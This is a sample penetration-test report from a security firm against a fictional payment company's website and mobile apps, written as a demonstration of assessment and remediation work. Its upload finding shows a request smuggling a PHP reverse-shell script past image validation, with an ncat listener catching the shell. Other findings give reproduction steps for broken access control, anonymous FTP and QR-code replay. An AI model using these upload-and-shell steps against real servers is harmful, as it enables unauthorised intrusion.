



SAMPLE REPORT
2020.08.01 (v1.0)

Disclaimer

This report is a sample report for demonstration purpose only. All findings in this report are not real findings from any existing company but were written based on vulnerabilities labo00 LLC had identified from our project experience in order to show our strength and abilities. Customers could use this as a reference to choose their assessment service.

Executive Summary

Context

ABC Limited (hereafter as “ABC” or Client) has appointed labo00 LLC (hereafter as “labo00”) to conduct a penetration test on **1 web application** and **2 mobile applications** (iOS and Android). The objective of this penetration test is to identify vulnerabilities in target applications, assess the security risks and provide recommendations in order to mitigate the revealed issues.

Scope

The web and mobile application assessments were performed in the **production** environment. The target applications were:

- <https://www.idontexist.com/>
- Easy Payment by ABC (iOS App, version 1.01)
- Easy Payment by ABC (Android App, version 1.03)

Key Findings

A total of **2 critical, 1 high, 1 low and 1 info** risk findings were found. The following is a high-level summary of the findings:

- **Lack of server-side validation** allowed attackers upload malicious code to the server thru image uploading buttons. It also allowed payment to proceed even users had left payment state
- **Broken access control** allowed normal users get access to administrator functions and take over the system
- **Potential data breaching** showed user sensitive data was sent to third party data analytics company

Summary of Findings

Vulnerabilities in the target applications fell into three board categories: **data validation/sanitization** issues, **broken access control** issues and **sensitive data exposure** issues. These could affect the data confidentiality and integrity, as well as the service availability in Client’s systems.

Due to lack of data validation and sanitization, the web portal contact us page did not validate the uploaded image file properly at server side, allowing attackers to upload malicious code and compromise the web server. It was considered critical-risk rating since any anonymous visitor can perform the attack.

Besides, the issue “Canceled payment QR code did not expire immediately” also indicates lack of server-side validation in the whole payment process. Although by design the code will expire in 60 seconds after generation thus impact might not be such severe, this defect might affect ABC’s reputation in electronics payment and thus rated critical.

As the server had weak access control, assessors were able to access administrator page and functions with a basic user account. By exploiting this, every user can become administrator and takeover the system. It is a must in security to check user’s roles and privileges before proceeding a user’s request.

Assessors found the iOS and Android apps would send user information to third party domain periodically. Since the content included user’s name and credit card number, it is recommended to review the needs of using such APIs and sending such data to third-party service provider.

Strategic Recommendations

- **Implement server-side validation:** Ensure all data sent to server was properly validated and sanitized. Critical transaction like payment should only commit after confirming no exception had occurred throughout the whole process
- **Check user privileges before performing any action:** Ensure each request made by users had been properly authenticated and authorized
- **Review third-party API and data sent:** Ensure all third-party services used and all information sent are implemented as designed

Caveats

As required to maintain the integrity of the content of the website, intrusive tests such as Denial of Services (DoS), Distributed DoS (DDoS), persistent

injection on the forms and data submission pages and other actions that may pose negative impacts on the production environment were not performed.

Using This Report

This document has been divided into clearly marked sections so as to assist the readers to locate the information most relevant to themselves. In essence, these main sections are:

- **Executive Summary** highlights the key findings from the assessment and the risks posed to the business. Any limitations which may apply will also be documented in this section.
- **Overview** provides a brief synopsis of the assessment from a high-level perspective, including a complete test scope and risk distribution.
- **Detailed Findings** provides a thorough technical discussion, including reproducible steps (if applicable) and recommendations, for each individual security issue which was identified during the assessment.
- **Methodology** outlines the assessment-specific methodologies used by the test team.
- **Appendix** presents a summary of the security tools used during the engagement and the assessment team members. Any additional technical information or evidence which was too verbose to include in “Detailed Findings” section will also be included here.

Client Confidentiality

This report has been made for ABC Limited and contains Client Confidential information. It is not for public dissemination and may not be copied without explicit written consent.

Proprietary Information

This report contains proprietary and confidential information and should not be disclosed outside of the Client’s organization without permission.

Labo00 LLC is permitted to copy this report for the purposes of facilitating review and discussion on the results within Client’s organization and/or third parties who are the contributors of the test.

Table of Contents

CONTENT	PAGE
1. Overview	7
1.1 Report Information	7
1.2 Risk Distribution	8
1.3 Table of Findings	8
1.3.1 Summary - ABC Web Portal	8
1.3.2 Summary - Easy Payment by ABC	9
2 Detailed Findings	10
2.1 Details - ABC Web Portal	10
2.2 Details - Easy Payment by ABC	17
3. Methodology	19
3.1 Type of Tests	19
3.2 Web Application Assessment Methodology	20
3.3 Risk Level Classifications	22
4. Appendix	23
4.1 Tools List	23
4.2 Assessment Team	23

1. Overview

1.1 Report Information

ITEM	DETAILS
REPORT NAME	Sample Assessment Report
RELEASE DATE (VERSION)	2020.08.01 (v1.0)
PREVIOUS RELEASE (VERSION)	-
CLIENT NAME	ABC Limited
TEST TYPE	Web Application Assessment Mobile Application Assessment
TARGET	Web Application Assessment: <ul style="list-style-type: none"> - https://www.idontexist.com/ Mobile Application Assessment: <ul style="list-style-type: none"> - Easy Payment by ABC (iOS App, version 1.01) - Easy Payment by ABC (Android App, version 1.03)
ENVIRONMENT	Production
METHOD	Grey-box
TEST ACCOUNTS (ROLE/PRIVILEGE)	testuser1 (Basic User) admin (Administrator)
ASSESSED FROM	Remote (labo00's office at Tokyo, Japan)
TEST DATES	2020.07.27 to 2020.07.31
TEST IPs	Remote (116.58.191.150)
REMARKS	-
REPORT WRITER	Satou Hiroshi

1.2 Risk Distribution

The tables and pie charts below show the number of vulnerabilities identified and their severity. Overall risk levels of tested targets were deduced from the findings.

RISK LEVEL		ABC Web Portal
CRITICAL		1
HIGH		1
MEDIUM		0
LOW		1
INFO		0
TOTAL		3



RISK LEVEL		Easy Payment by ABC
CRITICAL		1
HIGH		0
MEDIUM		0
LOW		0
INFO		1
TOTAL		2



1.3 Table of Findings

The tables below show the vulnerabilities identified and their severity.

1.3.1 Summary - ABC Web Portal

RISK ID	VULNERABILITY	RISK LEVEL
A1	Unrestricted file upload	CRITICAL
A2	Broken access control	HIGH
A3	FTP anonymous logins	LOW

1.3.2 Summary - Easy Payment by ABC

RISK ID	VULNERABILITY	RISK LEVEL
B1	Canceled payment QR code did not expire immediately	CRITICAL
B2	Sensitive data sent to third-party	INFO

2. Detailed Findings

This section of the document is technical in nature. Details of findings, steps to reproduce, their impacts as well as ways to remediate are written here.

2.1 Details - ABC Web Portal

A1 Unrestricted file upload	CRITICAL
------------------------------------	-----------------


Location: https://www.idontexist.com/contact_us.php

Issue Description:

Assessors found the Upload Image function in Contact Us page was vulnerable to unrestricted file upload. Although client-side validation was implemented, there was no checking at server-side found. During the test, assessors were able to upload server-side script to target server. By executing the uploaded script, assessors could at last log in to and compromise the target server.

Steps to Reproduce:

- 1. In Contact Us page, click Upload Image button and select any image file to bypass client-side validation.



Contact Us

Name

Email

Your Message

Upload Image

Submit

2. When submitting the form, modify the POST data sent by replacing the image file content and file name with the server-side script. File path of the script would be returned.

```

Request
Raw Params Headers Hex
1 POST /send_form.php HTTP/1.1
2 Host: www.idontexist.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----14411959493116009967477876975
8 Content-Length: 6281
9 Origin: https://www.idontexist.com
10 Connection: close
11 Referer: https://www.idontexist.com/contact_us.php
12 Upgrade-Insecure-Requests: 1
13
14 -----14411959493116009967477876975
15 Content-Disposition: form-data; name="name"
16
17 tester
18 -----14411959493116009967477876975
19 Content-Disposition: form-data; name="email"
20
21 test@labo00.com
22 -----14411959493116009967477876975
23 Content-Disposition: form-data; name="message"
24
25 test message
26 -----14411959493116009967477876975
27 Content-Disposition: form-data; name="image"; filename="test_44ae38d8.php"
28 Content-Type: application/octet-stream
29
30 <?php
31 // php-reverse-shell - A Reverse Shell implementation in PHP
32 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
33 //
34 // This tool may be used for legal purposes only. Users take full responsibility
35 // for any actions performed using this tool. The author accepts no liability
36 // for damage caused by this tool. If these terms are not acceptable to you, then
37 // do not use this tool.
38 //
39 // In all other respects the GPL version 2 applies:
Response
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 16 Aug 2020 13:37:56 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 59
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 {"result": "success", "file": "\/20200728\/test_44ae38d8.php"}

```

3. When assessors accessed the uploaded script file, a reverse shell was returned. Assessors were then log in to the target server.

```

root@kali01 ~# ncat -v -l -p 8080
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from www.idontexist.com
Ncat: Connection from www.idontexist.com:55404.
Linux ubuntu-dev 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
13:47:43 up 8:32, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$

```

Recommendation:

Implement proper server-side validation on uploading files. Besides, consider renaming the uploaded files to .png or .jpg, so that they would always be treated as images by the application. Employing an anti-virus product to check uploaded files is also recommended to prevent attacks targeting staff responsible to process the uploaded images.

Reference:

Unrestricted File Upload: [https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)

Why File Upload Forms are a major security threat: <https://www.acunetix.com/websitesecurity/upload-forms-threat/>


A2 Broken access control**HIGH****Location:** <https://www.idontexist.com/userEdit.php>**Issue Description:**

In ABC Web Portal, portal administrators can manage users via Edit User page. However, assessors found by typing the URL, basic user accounts could also access the Edit User page and perform the actions within.

Moreover, the page loaded user's password in the password field allowing attackers reveal the password easily. It also implied the system stored the passwords in plain text/decryptable text, which was not considered a good security practice, since attackers could read/decrypt the passwords once get access to the database.

Steps to Reproduce:

1. Assessors logged in the portal using account "testuser1", then went to Edit User page of "admin" by accessing URL "https://www.idontexist.com/userEdit.php?id=1".



The screenshot shows a web browser window with the address bar displaying "www.idontexist.com/userEdit.php?id=1". The page content includes a "Welcome back testuser1, [Logout](#)" message in the top right. The main heading is "Edit User". Below the heading, there are four input fields: "Name:" with the value "admin", "Email:" with the value "admin@abckk.jp", "Password:" with a masked password of 12 dots, and "Confirm Password:" with a masked password of 12 dots. At the bottom of the form are two buttons: "Update" and "Cancel".

2. Assessors could update user's password and email using Update button.

3. By changing the input type from “password” to “text”, assessors could reveal current user password easily.

The screenshot shows a web browser at the URL `www.idontexist.com/userEdit.php?id=1`. The page title is "Edit User" and it displays a form for editing user information. The form fields are:

- Name: admin
- Email: admin@abckk.jp
- Password: adm [redacted]
- Confirm Password: ●●●●●●●●

Buttons for "Update" and "Cancel" are visible below the form. The browser's developer tools are open, showing the HTML structure of the password field. The selected element is:

```
<input type="text" placeholder="Password">
```

The style pane on the right shows the default styling for the `input, textarea` element, including padding, font-family, font-size, and width.

Recommendation:

Review every part of the portal to ensure user's access rights is properly checked before entering each page and performing each action.

Do not fill user's current password in Edit User page.

Store password hash with salting instead of storing plain text/encrypted text in database.

Reference:

Broken Access Control: https://owasp.org/www-community/Broken_Access_Control

Password Storage Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html


A3 FTP anonymous logins

LOW**Location:** www.idontexist.com:21**Issue Description:**


The remote FTP server allowed anonymous logins. Anonymous FTP allows users without accounts to have restricted access to certain directories on the system. The configuration of systems allowing anonymous FTP should be checked carefully, as improperly configured FTP servers are frequently attacked.

Steps to Reproduce:

1. Using any FTP client, for example FileZilla, to perform Anonymous FTP login against target server.



2. The connection would be accepted without the need of any password.



3. Assessors could then browse the directories and upload any file to target server.

Recommendation:

If you are not using this service, it is recommended to disable it or at least deny anonymous logins.

Reference:

FTP Security Considerations: <http://www.faqs.org/rfcs/rfc2577.html>

2.2 Details - Easy Payment by ABC

B1 Canceled payment QR code did not expired immediately

CRITICAL

Location: Easy Payment by ABC (iOS App, version 1.01)
Easy Payment by ABC (Android App, version 1.03)

Issue Description:

Easy Payment by ABC is an eWallet mobile application developed by ABC Limited. During payment, backend server will generate a one-time QR code to user's phone to perform the transaction.

Assessors found if user canceled the payment, although the QR code panel was closed, the QR code was still valid and not expired at once.

Steps to Reproduce:

1. Activate payment and get the QR code from backend server.
2. Capture the QR code using camera on another mobile phone.
3. Click Cancel button on Easy Payment by ABC App to cancel the payment.
4. Use the photo taken in step 2 to perform the payment.

Recommendation:

The QR code should be expired at once when user cancel the payment process. Verification should also be made between backend server and the app to confirm the payment is performed by the app but not by any other means. For example, check if payer still at payment screen when payee captures the payment code.

Reference:

N/A

B2 Sensitive data sent to third-party

INFO

Location: Easy Payment by ABC (iOS App, version 1.01)
Easy Payment by ABC (Android App, version 1.03)

Issue Description:

During the assessment, assessors found besides communicating to ABC’s backend server, the app would send several sensitive information including user’s name and credit card number to third-party API. Assessors wondered it might be breaching of data or violation of privacy statement. Please review the usage of all the third-party services in the app and what data would be shared to make sure they were implemented as designed.

Steps to Reproduce:

1. Monitor traffic from Easy Payment by ABC app.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS
32	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			
31	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			
30	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			
29	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			
28	http://www.unknownanalytics.com	POST	/collection.php		✓	200	167	text	php			
27	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			
26	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			
25	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			
24	http://www.idontexist.com	POST	/app/backend.php		✓	200	167	text	php			

Request Response

Raw Params Headers Hex

```

1 POST /collection.php HTTP/1.1
2 Host: www.unknownanalytics.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Content-Length: 157
9 Origin: http://www.idontexist.com
10 Connection: close
11 Referer: http://www.idontexist.com/genTraffic.php
12
13 mobile_id=7880496a-55e4-4697-8d1a-64318e4b1863&type=iOS&model=iPhone+XR%2C+AC106&version=1.01&name=Thomas+A.+Anderson&credit_card=4201-1234-5678-0001&lang=en
                
```

Recommendation:

Confirm the API and the data sent out was intended or not.
Review data sent out to confirm there is no breaching of sensitive data.

Reference:

N/A

3. Methodology

Based on Client's requirements and test scenarios, different methodologies can be used in penetration test. The detail of the methodology used in this assessment is described below.

3.1 Type of Tests

The test can be conducted in black-box or grey-box approach. According to Open Source Security Testing Methodology Manual (OSSTMM), the two types of tests are defined as follows:

TYPE	DESCRIPTION
BLACK-BOX (BLIND)	The pentester engages the target with no prior knowledge of its defenses, assets, or channels. The target is prepared for the audit, knowing in advance all the details of the audit. A blind audit primarily tests the skills of the pentester. The breadth and depth of a blind audit can only be as vast as the pentester's applicable knowledge and efficiency allows.
GREY-BOX	The pentester engages the target with limited knowledge of its defenses and assets and full knowledge of channels. The target is prepared for the audit, knowing in advance all the details of the audit. A grey-box audit tests the skills of the pentester. The nature of the test is efficiency. The breadth and depth depend upon the quality of the information provided to the pentester before the test as well as the pentester's applicable knowledge.

For more details, please refer to OSSTMM v3.

3.2 Web Application Assessment Methodology

<p>Phase 1 - Information Gathering</p>	<p>The penetration test was started by collecting information of the target application from various sources. The information, which was publicly available on the internet, includes the network infrastructure, domain name service, security systems in use, open services, etc. The information would help the consultants to understand the target environment and plan for further assessment.</p>
<p>Phase 2 - Vulnerability Identification & Prioritization</p>	<p>After information gathering, assessors would try to identify any vulnerability on the application through automated scanning tools and manual inspection.</p> <p>Numerous test cases were conducted.</p> <p>For web applications, the OWASP Top 10 vulnerabilities would be covered.</p> <p>For mobile applications, the Mobile Top 10 were referenced during the assessment. In particular, the assessment will cover the following aspects:</p> <ul style="list-style-type: none"> • Client-side attacks <p>Examine if there is any insecure data handling, such as unencrypted data storage for sensitive information, insecure file caching, etc.</p> • Network-side attacks <p>Examine the application traffic between the mobile apps and server and identify if there is any information leakage (e.g. personal data leakage, etc.)</p> • Server-side attacks <p>Examine the application traffic between the mobile applications and backend server and identify if there is any possible data manipulation between the client and server (e.g. injection, data tampering, session hijacking, etc)</p> <p>The risks discovered will be correlated with the results in static security assessment to produce a more accurate result. The results were collected, reviewed, and prioritized for further exploit.</p>
<p>Phase 3 - Research & Development</p>	<p>In this phase, the consultants conducted research on the vulnerabilities identified on the target application and developed the attack approaches, tools, scripts, etc and prepared for exploiting the vulnerabilities.</p>

Phase 4 - Exploitation	With the findings in the research and development phase, the consultants would then carry exploits on the target. This phase involved the use of real-world hacker tools and scripts to simulate attacks on the vulnerabilities. In this phase, a higher level of privileged or access to sensitive information can be achieved.
Phase 5 - Post-Exploitation	After exploitation, the consultants might gain privileged access to the target application. the consultants would explore further opportunities to see if it is possible to access other systems through the privileged access.
Phase 6 - Risk Analysis and Reporting	The results of the penetration test were documented in detail in this report. The risk rating of each vulnerabilities was assessed. The result and the recommendations for remediation will be documented in the report. To cater for different readers, the report will be clearly sectioned to consist of executive-level reporting and technical reporting. Labo00 shall endeavor to produce a report that is concise, well-structured and contain of solid recommendations and reproducible results.

3.3 Risk Level Classifications

This section of the report details the severity classification system used during the assessment:

SEVERITY RATING	DESCRIPTION
CRITICAL	These issues imply an immediate, easily accessible threat of large-scale total compromise. As such, they should be resolved as a matter of urgency to ensure the business is not operating with an excessive level of IT related business risk.
HIGH	These issues imply an immediate threat of system compromise. As such, they should be resolved as soon as possible to ensure the business is not operating with an excessive level of IT related business risk.
MEDIUM	These issues should be resolved in a timely manner where possible; however, they can often be mitigated in the short term until appropriate resolutions can be put in place.
LOW	These issues should be resolved if the improvement in the organization’s security posture would justify the cost of the solution. In general, solutions to low severity issues should be implemented once higher severity issues have been addressed.
INFO	These issues are included in the report for completeness.

4. Appendix

4.1 Tools List

Not shown in sample report.

4.2 Assessment Team

Not shown in sample report.